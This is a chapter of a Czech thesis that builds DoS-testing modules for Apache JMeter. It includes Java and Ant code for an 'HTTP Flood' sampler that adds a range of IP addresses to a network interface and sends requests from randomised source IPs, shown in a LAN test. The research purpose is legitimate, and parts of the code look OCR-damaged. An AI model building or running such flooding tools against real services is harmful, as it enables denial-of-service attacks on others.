Jedním z hlavních cílů autorů při tvorbě nástroje JMeter, bylo vytvořit takovou strukturu, která bude podporovat snadnou tvorbu modulů a tím umožnit co nejlepší růst a vylepšení JMeteru.

Modul využívající funkce jádra Jmeteru

JMeter disponuje vysoce rozšiřitelným jádrem a takovou strukturou, která umožňuje vytvářet nové moduly, sestávající se ze samplerů a podpůrných prvků zmíněných víše v textu. Tyto moduly si poté volají metody z jádra programu a nemusí je samy obsahovat. V samotném kódu JMeteru jsou zmíněny příklady samplerů a jejich podpůrných tříd, které jsou jednoduchou šablonou pro tvorbu vlastního modulu. Detailněji bude struktura programu popsána u samotné realizace modulu.

S využitím externího generátoru

Pokud nám funkce z jádra JMeteru nestačí, další možností je využít externího generátoru síťového provozu, který je schopen vytvořit proud paketů „na míru“ potřebám útoku. Modul v nástroji JMeter potom zastává funkci prostředníka, kde uživatel pomocí grafického rozhraní zvolí parametry daného útoku, modul z těchto parametrů sestaví příkaz pro samotný generátor, který tento útok provede.

Generátor síťového provozu Trafgen

Pro tvorbu modulů do nástroje JMeter, které budou vykonávat DoS útoky, je vhodné využití externího generátoru paketů, který je schopen generovat pakety upravené na míru konkrétnímu útoku.

Ing. P. Halaška ve své práci z minulého roku porovnával dostupné generátory síťových provozů vhodné k DoS útokům. Z jeho výskumu vyšel jako jasný vítěz nástroj Trafgen, který mnohonásobně předčil své konkurenty v množství odeslaných paketů za sekundu [7].

Trafgen je součástí volně dostupné a *open source* sady Netsniff-NG pro OS Linux. Nástroj je volně šiřitelný pod licencí GNU GPL a jeho tvúrcem je Daniel Borkmann. Jedná se o rychlý více-vláknový generátor síťového provozu určený pro ladění sítí, testování výkonosti ale i tzv. *fuzz-testing*, což je technika testování programu, kde jsou na jeho vstup dodávána chybná, náhodná či neočekávaná data. Trafgen disponuje textovým rozhraním a vlastním výkonným avšak nízko-úrovňovým konfiguračním jazykem pro tvrobu paketů, který není limitován na učitý protokol.

Hlavní výhodou nástroje trafgen je jeho vysoká výkonnost. Té je dosaženo využítím tzv. *zero-copy* modelu. Principem tohoto modelu je, že jádro operačního systému (kernel) nemusí při odesílání paketu odevzdávat jeho kopii z prostoru jádra do uživatelského prostoru a opačně. Nástroj také automaticky spouští tolik procesů, kolik má dané zařízení procesních jednotek, avšak je možné i manuální nastavení jejich počtu. Díky tomuto se dosáhne nižší režije a lepší efektivity využití systémových zdrojů zařízení a tedy vysokého výkonu generátoru [12].

3 VÝVOJ MODULU HTTP FLOOD

Hlavním cílem diplomové práce je realizovat implementaci modulů několika zástupců DoS útoku.

Tato kapitola je věnována obecným krokům k vytvoření vlastního modulu, implementaci modulu HTTP Flood, který využívá vntřní funkce jádra programu JMeter pro generování paketů, a jeho testování.

Následující kapitola se poté věnuje útokům, které využívají externího generátoru síťového provozu.

Prvním krokem k vývoji nového modulu je nahrání zdrojového kódu JMeteru do vývojového prostředí a porozumění vnitřní struktury programu JMeter.

3.1 Příprava do vývojového prostředí

JMeter je implementovám zcela v jazyce Java. Jako vývojové prostředí je použit Eclipse Neon.1a nainstalovaný na OS Linux distribuce CentOS 7.


Nejdříve je třeba z webu [1] stáhnout zdrojové soubory programu a rozbalit je do složky workspace vývojového prostředí Eclipse. Pro vývoj je použita aktuální verze programu JMeter 3.0.

Dále se vytvoří nový Java projekt se stejným názvem jako je název rozbalené složky tedy `apache-jmeter-3.0`. Eclipse automaticky přiřadí soubory ze složky k novému projektu. Dalším krokem je tzv. *Build* programu, což znamená compilaci všech jeho částí a intalaci. Toho lze docílit pomocí těchto úkonů:


- zobrazení kompilačního nástroje **Ant** pomocí menu Window > Show View > Ant,
- přidání kompilačního souboru Build.xml, který se nachází v hlavní složce JMeteru,
- z nově zobrazeného menu v compilátoru Ant je nejdříve potřeba spustit funkci **download_jars**, která se postará o stažení dalších potřebných souborů pro správnou funkci JMeteru,
- spuštění funkce **install default** z menu Ant,
- nyní je už možno spustit samotný JMeter pomocí funkce **run_gui**.

Při spouštění hlavní třídy programu NewDriver.java, která iniciuje spuštění celého programu, se po nainstalování vyskytuje chyba:

Problém spočívá v části kódu, který definuje absolutní cestu ke složce projektu. Z neznámého důvodu je proměnná, která určuje cestu k projektu definovaná tak, že získává cestu k nadřazené složce. Řešení je vyobrazeno ve výpisu 3.1.



Obr. 3.1: Error ve třídě NewDriver.java.



(a) Struktura projektu. (b) Ant.

Obr. 3.2: Projekt JMeter v prostředí Ecplise a kompilátor Ant.

Výpis 3.1: Korekce cesty k projektu.

```
File userDir = new File(System.getProperty("user.dir"));
               // původní chybná cesta je zakomentována
               //tmpDir = userDir.getAbsoluteFile().getParent();
               //správná cesta
               tmpDir = userDir.getAbsolutePath();
```

3.2 Struktura programu JMeter

JMeter se skládá z několika zdrojových složek, které je možné logicky rozdělit do dvou hlavních skupin:

- jádro programu:
  - src/components,
  - src/core,
  - src/function
  - src/jorphan
  - src/junit,
  - test/src
  - src/monitor/components
  - src/monitor/model.

- protokoly neboli funkce programu, využívající abstraktních tříd z jádra programu ke své funkci:
  - src/protocol/ftp,
  - src/protocol/http,
  - src/protocol/java,
  - src/protocol/jdbc,
  - src/protocol/mail,
  - src/protocol/mongodb.
  - src/protocol/native,
  - src/protocol/tcp,
  - src/examples.

3.2.1 Vytvoření nového modulu

Ve složce `src/examples` je k dispozici úkázka pro tvorbu jednoduchého modulu. Základem každého modulu jsou obecně minimálně 2 třídy a to samotný `Sampler.java` a `SamplerGui.java`. Třída `Sampler` rozšiřuje třídu `AbstractSampler` a podobně třída `SamplerGui` rozšiřuje `AbstractSamplerGui`. Tím je docíleno toho, že je možné se již zabývat pouze funkcí samotného modulu, zatímco funkce na pozadí a integrita se zbytkem programu jsou již zajištěny.

Sampler.java

Tato třída vykonává hlavní práci modulu. Obsahuje proměnné, objekty, a metody, které za pomocí abstraktních metod z jádra modulu provedou specifický úkon daný funkcí modulu.

SamplerGui.java

Třída, která má na starosti konstrukci grafického uživatelského rozhraní modulu. Předává vstupní parametry od uživatele do sampleru.

Zakomponování nového modulu

K vyvoření a spuštění nového modulu v prostředí JMeteru, je třeba skompilovat vytvořené třídy a exportovat je do souboru Modul.jar. Vložením tohoto .jar souboru do složky `apache-jmeter-3.0/lib/ext` je zajištěno jeho načtění při spouštění programu.

3.3 Realizace HTTP Flood modulu

Modul HTTP Flood je založen na již existujícím sampleru nástroje JMeter a to HTTP Request. Jedná se jednoznačně o nejkomplikovanější sampler v nástroji JMeter, který obsahuje 14 balíčků s celkově 119 třídami.

Prvním krokem v realizaci modulu HTTP Flood je tedy převzetí zdrojového kódu a vložení do nové zdrojové složky jejíž pracovní název je `src/httpdos`. Z důvodu praktičnosti je nový modul vyvíjen přímo uvnitř projektu JMeter, avšak to není nutností a může být vyvíjen i v samostatném projektu. Po převzetí kódu je nutná úprava importovaných tříd ve všech převzetých třídách, aby bylo zajištěno, že budou nové třídy spolupracovat mezi sebou a nikoli s třídami originálního HTTP Requestu. Struktura modulu je popsána v tabulce 3.1.

Automatická kompilace a přesunutí modulu

Kompilační soubor `Build.xml` se dá upravit tak, aby při každém spuštění programu došlo k automatickému skompilování nového modulu a zároveň umístění souboru `<modul>.jar` do složky `apache-jmeter-3.0/lib/ext`. Tudíš po každé změně ve zdrojovém kódu modulu se změna ihned projeví při dalším spuštění programu.

Nejdříve je třeba nastavit proměnné ve vrchní časti souboru.

Tab. 3.1: Struktura zdrojových souborů modulu HTTP Flood

Balíček	Obsah
htttpdos.config	třídy definující konfigurační element sampleru
htttpdos.config.gui	grafické uživ. rozhraní konfiguračního elementu
htttpdos.control	ovladač sampleru
htttpdos.control.gui	grafické rozhraní ovladače sampleru
htttpdos.gui	grafická rozhraní podpůrných prvků
htttpdos.modifier	nadstavbové funkce
htttpdos.modifier.gui	grafické rohraní
htttpdos.parser	parsovací nástroj
htttpdos.proxy	implementace proxy serveru
htttpdos.proxy.gui	grafické rozhraní proxy serveru
htttpdos.sampler	implementace sampleru
htttpdos.util	kodéry a další nadstavbové funkce
htttpdos.util.accesslog	filtry
htttpdos.visualizers	speciální panel pro zobrazení parsovaných odpovědí

Výpis 3.2: Nastavení proměnných v souboru `Build.xml`.

```
<class location="${dest.jar}/HTTP_Flood.jar"/>
...
<property name="src.httpdos" value="src/httpdos"/>
...
<pathelement location="${src.httpdos}"/>
...
<property name="build.httpdos" value="build/httpdos"/>
```

Následně vytvořit funkci pro samotnou kompilaci:

Výpis 3.3: Funkce `compile-httpdos` v souboru `Build.xml`.

```
<target name="compile-httpdos" depends="compile-jorphan,compile-core,
    compile-components" description="Compile␣components␣specific␣to␣
    HTTPDOS␣sampling.">
      <mkdir dir="${build.httpdos}"/>
      <!-- Directory needs to exist, or jar will fail -->
      <javac srcdir="${src.httpdos}" destdir="${build.httpdos}" source=
          "${src.java.version}" optimize="${optimize}" debug="on"
          target="${target.java.version}"
              includeAntRuntime="${includeAntRuntime}" deprecation="${
                  deprecation}" encoding="${encoding}">
        <include name="**/*.java"/>
        <classpath>
```

```
        <pathelement location="${build.jorphan}"/>
        <pathelement location="${build.core}"/>
        <pathelement location="${build.components}"/>
        <path refid="classpath"/>
      </classpath>
    </javac>
  </target>
```

Nakonec je třeba přidat novou funkci do funkce `compile-protocols`:


Výpis 3.4: Funkce `compile-protocols` v souboru `Build.xml`.

```
<target name="compile-protocols" depends="compile-http,compile-ftp,
    compile-calculator,compile-httpdos,compile-jdbc,compile-java,
    compile-ldap,compile-mail,compile-tcp" description="Compile all
    protocol-specific components."/>
```

3.3.1 Přídání rozsahu IP adres na síťové rozhraní

Sampler HTTP Request nabízí možnost změny zdrojové IP adresy. Program JMeter ovšem funguje tak, že vždy dokáže alokovat pouze validní soket. Tudíž je nutné, aby daná IP adresa byla v systému přiřazena na rozhraní, které bude sampler používat pro testování. Nevýhodou je ovšem to, že uživatel si každou další IP adresu musí přiřadit ručně sám a také, že JMeter HTTP Request je schopen využívat pouze jednu (tu zadanou) zdrojovou IP adresu po dobu jednoho celého testu sampleru [16].

Cílem modulu HTTP Flood je dovolit uživateli zvolit si rozsah IP adres, automaticky přidat IP adresy na dané síťové rozhraní a poté při testu náhodně volit zdrojovou IP adresu z tohoto rozsahu.



Obr. 3.3: Přídání rozsahu adres v rozhraní modulu HTTP Flood.

Úprava grafického rozhraní

K výše zmíněnému účelu je u modulu HTTP Flood upraveno grafické rozhraní, kde si uživatel zvolí daný rozsah, masku sítě a rozhraní, ke kterému chce tyto IP adresy přiřadit (viz obrázek 3.3).

Grafické rozhraní nástroje JMeter je realizováno pomocí knihovny Java Swing. Rozhraní modulu je řízeno ze třídy `HttpTestSampleGui.java`, která se nachází v balíčku `httpdos.control.gui`. Nejdříve je třeba přidat textová pole pro zadání rozsahu zdrojových IP adres, masky sítě a rozhraní na kterém bude testování prováděno. Tvorba rolety s dostupnými rozhranímy a metoda textttgetInterfaceList(), která dynamicky načte dostupná síťová rozhraní je blíže vysvětlena v kapitole XXX (k modulu HTTP Flood bylo toto řešení dodáno později).

Výpis 3.5: Definice textových polí.

```
private JTextField sourceIpAddrMin;
private JTextField sourceIpAddrMax;
private JTextField enterMask = new JTextField("Mask");
private JComboBox<String> enterInterface = new JComboBox<>(
    getInterfaceList());
```

Dále jsou přidána tlačítka apply a delete, jejichž funkce jsou popsány dále v textu.

Výpis 3.6: Definice tlačítek.

```
final JButton applyButton = new JButton("Apply");
final JButton deleteButton = new JButton("Delete");
```

Nakonec jsou tyto prvky přidány do grafického rozhraní pomocí původní metody `createSourceAddrPanel()`. Zkrácený výpis této metody:

Výpis 3.7: Přídání nových grafických prvků do grafického rozhraní.

```
protected JPanel createSourceAddrPanel() {
     final JPanel sourceAddrPanel = new HorizontalPanel();
          . . .

          sourceAddrPanel.add(sourceIpAddrMin);
          sourceAddrPanel.add(sourceIpAddrMax);
          sourceAddrPanel.add(enterMask);
          sourceAddrPanel.add(selectInt);
          sourceAddrPanel.add(applyButton);
          sourceAddrPanel.add(deleteButton);

    return sourceAddrPanel;
}
```

Zpracování vstupů


Metody níže uvedené parsují data z textových polí pro zadání rozsahu zdrojových IP adres. Do okna „Min“ se zapíše IP adresa počátku rozsahu a do okna „Max“ adresa konce rozsahu s tečkami mezi jednotlivými oktety. Tyto metody jsou schopné zpracovat jakýkoli (korektní) rozsah adres v rámci IPv4. Pro následné operace s adresami (přídání na síťové rozhraní a náhodný výběr z rozsahu) je vhodné převézt IP adresy zadané uživatelem na jejich decimální reprezentaci ve formě jednoho čísla. O tento převod se starají metody `getMinIPValue` a `getMaxIPValue`.

Princip spočívá v převedení každého oktetu adresy do binární soustavy, následné spojení oktetů na 32 bitovou sekvenci a její zpětný převod do decimální soustavy. Princip je vyobrazen v příkladu na obrázku 3.4. Tímto získáme dvě čísla, které jsou dále nazývány `minIPValue` a `maxIPValue`. Pro všechna čísla mezi těmito čísly (včetně) platí, že po jejich zpětném převodu získáme opět korektní IP adresu z rozsahu zadaného uživatelem, což je výhodné pro následné operace.

Výpis 3.8: Zkrácený výpis z metody `getMinIPValue()`.

```
String[] parsedMin = minIP.split("\\.");

int min1 = Integer.parseInt(parsedMin[0]);

int min2 = Integer.parseInt(parsedMin[1]);

...

String binaryMin1 = "00000000"+Integer.toBinaryString(min1);

int diff1 = 8 - Integer.toBinaryString(min1).length();

binaryMin1 = binaryMin1.substring(8-diff1);

...

String binaryMin = binaryMin1+binaryMin2+binaryMin3+binaryMin4;

long outMin = Long.parseLong(binaryMin, 2);

return outMin;
```

Metody pro získání dat z polí pro masku sítě a rozhraní jsou již trviální a pouze předají data v podobě textového řetězce.



Obr. 3.4: Princip metod `getMinIPValue` a `getMaxIPValue` na příkladu.

Přidání IP adres

Příkaz pro přidání (pro odebrání je příznak `add` nahrazen `del`) IP adresy na rozhraní v OS Linux má syntaxi:

Výpis 3.9: Příkaz pro přidání IP adresy na síťové rozhraní.

```
ip addr add <ip-adresa>/<prefix-masky> dev <rozhraní>
```

Pro přidání a i následné odebrání rozsahu IP adres na síťové rozhraní slouží následující metody aktivované tlačítky „Apply“, potažmo „Delete“.

Po stisknutí tlačítka „Apply“ se zavolá metoda `createIpScript()`, která zajistí vytvoření shell skriptu pro přidání IP adres na rozhraní (potažmo vytvoření shell skriptu pro odebrání IP adres). Nakonec dojde ke spuštění prvního z vytvořených skriptů a to: `IpAddrAdd.sh`.

Metoda `createIpScript()` má několik vstupů:

- **minIPValue** – decimální hodnota IP počáteční IP adresy,
- **maxIPValue** – decimální hodnota IP poslední IP adresy,
- **mask** – prefix masky síte,
- **interf** – síťové rozhraní,
- **path** – cesta kam se má skript uložit,
- **type** – `add` pro přidání, `del` pro odebrání.

Pro vytvoření skriptů metoda využívá knihovnu `BufferedWriter` a inkrementačního cyklu `for`. Cykl `for` iteruje od `minIPValue` po `maxIPValue+1` (+1 slouží k zahrnutí

poslední adresy z rozsahu). Uvnitř cyklu je vždy pro aktuální decimální reprezentaci IP adresy provede operace inverzní k té na obrázku 3.4, čímž je zpět získána IP adresa ve svém klasické podobě. Dále je zde sestaven (a přímo vypsán) textový řetězec. Textový řetězec je skládán z částí příkazu, které jsou dané syntaxí, vstupem od uživatele (proměnné `mask`, `interf`, `type`) a proměnnými `one`, `two`, `three`, `four`, které jsou jednotlivými oktety adresy (viz výpis 3.10).

Výpis 3.10: Metoda `createIpScript()`.

```
private void createIpScript(long minIPValue, long maxIPValue, String
    mask, String interf, String path, String type){

  try (Writer writer = new BufferedWriter(new OutputStreamWriter(new
     FileOutputStream(path), StandardCharsets.UTF_8))) {

    for (long i = minIPValue; i < maxIPValue+1; i++) {
      String binary = Long.toBinaryString(i);
      int one = Integer.parseInt(binary.substring(0, 8),2);
      int two = Integer.parseInt(binary.substring(8, 16),2);
      int three = Integer.parseInt(binary.substring(16, 24),2);
      int four = Integer.parseInt(binary.substring(24, 32),2);

      writer.write("ip␣addr␣"+type+ "␣"+one+"."+two+"."+three+"."+four+
          mask+"␣dev␣"+interf+"\n");
    }
  } catch (IOException exn) {
        System.out.println(exn);
  }
}
```

Metoda `createIpScript()` je zavolána dvakrát, nejprve s parametrem `add`, poté s parametrem `del` a samozřejmě parametr `path` je upravený pro jiný název souboru.

Další akcí, která proběhne po stisknutí tlačítka „Apply“, je samotné spuštění vygenerovaného skriptu `IpAddrAdd.sh`. K tomu je využita knihovna `ProcessBuilder`, jenž umožňuje spuštění nového procesu. Proces je definovaný pomocí systémových příkazu, které jsou zadané v jednorozměrném poli textových řetězců `args`:

- **/bin/bash** – spustí bash,
- **-c** – indikuje, že následuje zadání příkazu,
- **pkexec** – umožňuje zadání příkazu s právy super uživatele (otevře dialog pro zadání hesla),
- **bash /tmp/IpAddrAdd.sh** – spuštění skriptu.

Výpis 3.11: Spuštění skriptu `IpAddrAdd.sh`.

```
public void actionPerformed(ActionEvent e) {
    ...
    String pathAdd = "/tmp/"+timestamp+"IpAddrAdd.sh";
    String pathDel = "/tmp/"+timestamp+"IpAddrDel.sh";

    String[] args1 = new String[] {"/bin/bash","-c","pkexec bash "+
       pathAdd};

    try {
      Process proc = new ProcessBuilder(args1).start();
      // počká dokud proces nedoběhne a otevře dialogové okno
      proc.waitFor();
      JOptionPane.showMessageDialog(parent, "Ip adresses added.");
    } catch (Exception ex) {
      System.out.println(ex);
    }
}
```

Stiskem tlačítka „Delete“ se provede kódová sekvence shodná s 3.11, která ale spustí skript `IpAddrDel.sh`. Ten se postará o odebrání přidaných IP adres na daném síťovém rozhraní.

Zkrácený výpis z nově vytvořených skriptů `IpAddrAdd.sh` a `IpAddrDel.sh` je vyobrazen ve výpisech 3.12 a 3.13.

Výpis 3.12: Skript `IpAddrAdd.sh`.

```
ip addr add 192.168.0.50/24 dev eno16777736
ip addr add 192.168.0.51/24 dev eno16777736
. . .
ip addr add 192.168.0.60/24 dev eno16777736
```

Výpis 3.13: Skript `IpAddrDel.sh`.

```
ip addr del 192.168.0.50/24 dev eno16777736
ip addr del 192.168.0.51/24 dev eno16777736
. . .
ip addr del 192.168.0.60/24 dev eno16777736
```

3.3.2 Vložení náhodné zdrojové IP adresy z rozsahu

Jedním z největších otazníku při vývoji modulu HTTP Flood bylo nalezení části kódu, která rozhoduje o konečném přiřazení zdrojové IP adresy jednotlivých HTTP žádostí, neboli produktů sampleru. Po prozkoumání tříd v balíčku `httpdos.sampler` a experimentování s různými možnostmi, bylo dospěno k funkčnímu řešení. Ve třídě

`HTTPAbstractImpl.java`, která je podkladem implementace HTTP sampleru, se nachází metoda `getIpSource()` jejíž původní vratnou hodnotou byl parametr objektu **testElement**. Tento parametr byl převzat z textového pole v původním grafickém rozhraní. Vratná hodnota této metody byla tedy upravena na výstup nové vlastní funkce s pracovním názvem **getSpoofIpSource()**.

Výpis 3.14: Metoda `getIpSource()`.

```
protected String getIpSource() {
      return HTTPSamplerBase.getSpoofIpSource();
}
```

Původní finální proměnná `IP_SOURCE` třídy `HTTPSamplerBase.java` byla pozměněna na `IP_SOURCEMIN` a dále byly přidány další finální proměnné:

- `IP_SOURCEMAX`,
- `IP_SOURCEMINVALUE`,
- `IP_SOURCEMAXVALUE`.

Tyto proměnné jsou využité k následnému generování náhodné IP adresy z rozsahu. Metoda `getSpoofIpSource()` ve třídě `HTTPSamplerBase.java` vrací náhodnou IP adresu z rozsahu zadaného uživatelem. Tato metoda využívá *math* knihovny `ThreadLocalRandom`, s jejíž pomocí je při každém spuštění sampleru (jednotlivé HTTP požadavky) generováno náhodné číslo v rozsahu mezi hodnotami decimálních reprezentací krajních IP adres `IP_SOURCEMINVALUE` a `IP_SOURCEMAXVALUE`. Na vygenerovanou hodnotu je poté uplatněna zpětná operace k té na obrázku 3.4, podobně jako u metody `createIpScript()`. Tímto získáme validní, náhodně zvolenou IP adresu z rozsahu zadaného uživatelem (viz výpis 3.15).

Podmínkou je zde také ošetřen případ, kdy uživatel nevyplní pole pro zadání rozsahu IP adres. V tomto případě se vrátí prázdný řetězec. Původní nadřazené metody ve třídě `HTTPAbstractImpl.java` totiž fungují tak, že pokud řetězec předaný metodou `getIpSource()` není delší než 0 znaků, pracují bez použití změny zdrojové IP adresy.

Výpis 3.15: Metoda `getSpoofIpSource()`.

```
public static String getSpoofIpSource() {
    if (this.getPropertyAsLong(IP_SOURCEMAXVALUE)==0) { //pokud už
       ivatel zanechá pole prázdné
      return "";
    }else{
      long out = ThreadLocalRandom.current().nextLong(this.
         getPropertyAsLong(IP_SOURCEMINVALUE),this.getPropertyAsLong(
         IP_SOURCEMAXVALUE)+1);

      String binary = Long.toBinaryString(out);
```

```
        int one = Integer.parseInt(binary.substring(0, 8),2);
        int two = Integer.parseInt(binary.substring(8, 16),2);
        int three = Integer.parseInt(binary.substring(16, 24),2);
        int four = Integer.parseInt(binary.substring(24, 32),2);

        return one + "." + two + "." + three + "." + four;
    }
}
```

3.4 Testování modulu HTTP Flood

Cílem testování modulu je ověřit jeho správnu funkci, porovnat jeho výkon s funkcí HTTP Request nástroje JMeter, ze které vychází, a nakonec provonat výkon modulu v závislosti na systémových prostředcích virtuálního stroje (CPU, RAM).

3.4.1 Použití a ověření funkčnosti


Pro spuštění jakéhokoli sampleru je nejprve nutné vytvořit nový tzv. „Thread Group“ (skupina vláken pro vykonání daného testu). Threat Group umožnujě nastavení počtu vláken, které budou využité ke generování HTTP požadavků, dále počet opakování odeslání požadavků z každého vlákna. Nový modul je dostupný v grafickém rozhraní nástroje JMeter po pravém kliknutí na Thread group a `Add > Sampler > HTTP Flood`.

V grafickém prostředí modulu se nejprve zadá IP adresa cíle útoku a typ HTTP requestu (GET, POST, HEAD, PUT, DELETE, atd.), je tu i možnost zvolit zabezpečené HTTPS. Dále v záložce „Advanced“ uživatel zvolí rozsah IP adresy, prefix masky sítě a síťové rozhraní, na kterém bude test probíhat (viz obrázek 3.3). Po stisku tlačítka „Apply“ se vytvoří skripty pro přidání a odebrání IP adres a provede se spuštění prvního z nich. Poté je již možné spustit samotný test pomocí tlačítka „Start“ v horní liště grafického rozhraní.

Pro účel ověření funkčnosti modulu byl Thread Group nastaven na 20 vláken s 20 opakováními (obrázek 3.5). IP adresy byly nastaveny na rozsah `192.168.20.60/24` až `192.168.20.120/24`. Jak je možné vidět z výstupu programu Wireshark (obrázek 3.6), modul odesílá HTTP požadavky typu GET k cíly s náhodně měnící se zdrojovou IP adresou ze zadaného rozsahu.

3.4.2 Testování výkonu modulu

Testování modulu probíhá v prostředí LAN sítě, kde modul běží na virtuálním stroji Linux Cent OS 7, který je přes most zapojen do místní sítě. Cílem útoku je domácí



Obr. 3.5: Nastavení Thread Group.

No.	Time	Source	Destination	Protoco	Lengtl	Info
118	5.270540834	192.168.0.61	192.168.0.1	HTTP	181	GET / HTTP/1.1
119	5.270989336	192.168.0.109	192.168.0.1	HTTP	181	GET / HTTP/1.1
120	5.271273472	192.168.0.67	192.168.0.1	HTTP	181	GET / HTTP/1.1
121	5.271556618	192.168.0.78	192.168.0.1	HTTP	181	GET / HTTP/1.1
122	5.271791732	192.168.0.78	192.168.0.1	HTTP	181	GET / HTTP/1.1
123	5.272043473	192.168.0.101	192.168.0.1	HTTP	181	GET / HTTP/1.1
124	5.272257160	192.168.0.96	192.168.0.1	HTTP	181	GET / HTTP/1.1
125	5.273126423	192.168.0.90	192.168.0.1	HTTP	181	GET / HTTP/1.1
126	5.273235146	192.168.0.96	192.168.0.1	HTTP	181	GET / HTTP/1.1
127	5.273237439	192.168.0.89	192.168.0.1	HTTP	181	GET / HTTP/1.1
128	5.273723579	192.168.0.104	192.168.0.1	HTTP	181	GET / HTTP/1.1
129	5.273870736	192.168.0.104	192.168.0.1	HTTP	181	GET / HTTP/1.1
130	5.273993212	192.168.0.89	192.168.0.1	HTTP	181	GET / HTTP/1.1
131	5.274143317	192.168.0.106	192.168.0.1	HTTP	181	GET / HTTP/1.1
132	5.274401574	192.168.0.113	192.168.0.1	HTTP	181	GET / HTTP/1.1
133	5.274698191	192.168.0.101	192.168.0.1	HTTP	181	GET / HTTP/1.1
134	5.274953715	192.168.0.94	192.168.0.1	HTTP	181	GET / HTTP/1.1
135	5.275231027	192.168.0.108	192.168.0.1	HTTP	181	GET / HTTP/1.1
136	5.275533483	192.168.0.70	192.168.0.1	HTTP	181	GET / HTTP/1.1
137	5.275812322	192.168.0.76	192.168.0.1	HTTP	181	GET / HTTP/1.1
138	5.276151936	192.168.0.98	192.168.0.1	HTTP	181	GET / HTTP/1.1
